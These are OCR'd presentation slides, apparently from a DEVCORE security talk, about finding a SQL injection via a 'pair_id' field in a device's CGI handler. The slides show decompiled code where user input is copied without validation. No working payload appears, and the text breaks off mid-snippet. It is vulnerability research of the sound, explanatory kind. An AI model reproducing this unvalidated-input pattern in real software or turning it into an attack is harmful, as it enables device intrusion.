


SQL Injection - 設定 pair_id

DEVCORE



SQL Injection - 設定 pair_id



又卡住了..

只剩下 40 小時

Contest registration closes at 5:00 p.m. Eastern Daylight Time on Oct 19th, 2023.

又卡住了..


Angelboy: 看起來可以 Inject ?

DEVCORE

Improper Data Validation

DEVCORE


Improper Data Validation - Root Cause



```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;
  ...
  snprintf(device.register_id, 0x100uLL, "%s", register_id);
  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;
  ...
  device_auth_add_device(&device);
  ...
}
```


Improper Data Validation - Root Cause

依使用者輸入設定 device config (不包含 pair_id)



```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;

  ...
